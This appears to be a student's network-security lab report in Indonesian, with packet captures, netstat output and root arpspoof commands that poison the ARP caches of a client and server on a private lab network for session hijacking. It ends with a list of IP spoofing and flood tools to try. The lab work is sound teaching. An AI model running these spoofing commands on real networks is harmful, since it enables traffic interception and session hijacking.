  2085 120.366885955 10.0.2.3    10.0.2.15    SSH       102 Client:
  2086 120.386849832 10.0.2.3    10.0.2.15    SSH       102 Client:
  2087 120.406809501 10.0.2.3    10.0.2.15    SSH       102 Client:
  2088 120.426794850 10.0.2.3    10.0.2.15    SSH       102 Client:
```

```
› Frame 1: Packet, 60 bytes on wire (480 bit
› Ethernet II, Src: PCSSystemtec_c2:fb:c6 (0
› Address Resolution Protocol (reply)
```

```
0000  08 00 27 9d 8d bd 08 00  27 c2 fb c6 (
0010  08 00 06 04 00 02 08 00  27 c2 fb c6 (
0020  08 00 27 9d 8d bd 0a 00  02 03 00 00 (
0030  00 00 00 00 00 00 00 00  00 00 00 00
```


Menangkap dari eth0
Berkas Sunting Lihat Go Tangkap Analisis Statistik Telefoni Nirkabel Perkakas Bantuan
No. Time Source Destination Protocol Length Info
Profil: Default


telnet

Telnet: Protocol

Paket: 2241 · Ditampilkan: 0 (0.0%)


3. Catat koneksi client-server setelah dilakukan hijacking dgn netstat -nat 4. Ulangi langkah diatas jika yang dijalankan aplikasi ssh

- tampilan setelah hijacking dan netstat -nat




```
e7:ad
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:15:
e7:ad

┌──(root㉿parixone)-[/home/mfahri]
└─# netstat -nat

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

┌──(root㉿parixone)-[/home/mfahri]
└─# 

─(root㉿parixone)-[/home/mfahri]
# 
```

-ip server



```
┌──(root㉿parixone)-[/home/mfahri]
└─# sudo arpspoof -i eth0 -t 10.0.2.3 10.0.2.15
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
8:0:27:c2:fb:c6 8:0:27:9d:8d:bd 0806 42: arp reply 10.0.2.15 is-at 8:0:27:c2:
fb:c6
```

-ip cliet



```
[sudo] kata sandi untuk mfahri:
┌──(root㉿parixone)-[/home/mfahri]
└─# sudo arpspoof -i eth0 -t 10.0.2.15 10.0.2.3
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
8:0:27:c2:fb:c6 8:0:27:15:e7:ad 0806 42: arp reply 10.0.2.3 is-at 8:0:27:c2:f
b:c6
```

II. IP Spoofing

A. Gambar topologi jaringan beserta dengan IP Addressnya

B. Jalankan beberapa tool ip spoofing dan catat apa yang terjadi.

1. pod_spoofing
2. syn_flood
3. teardrop+spoofing
4. land_attack

C. Amati serangan dengan tool:

1. Etherape
2. netcat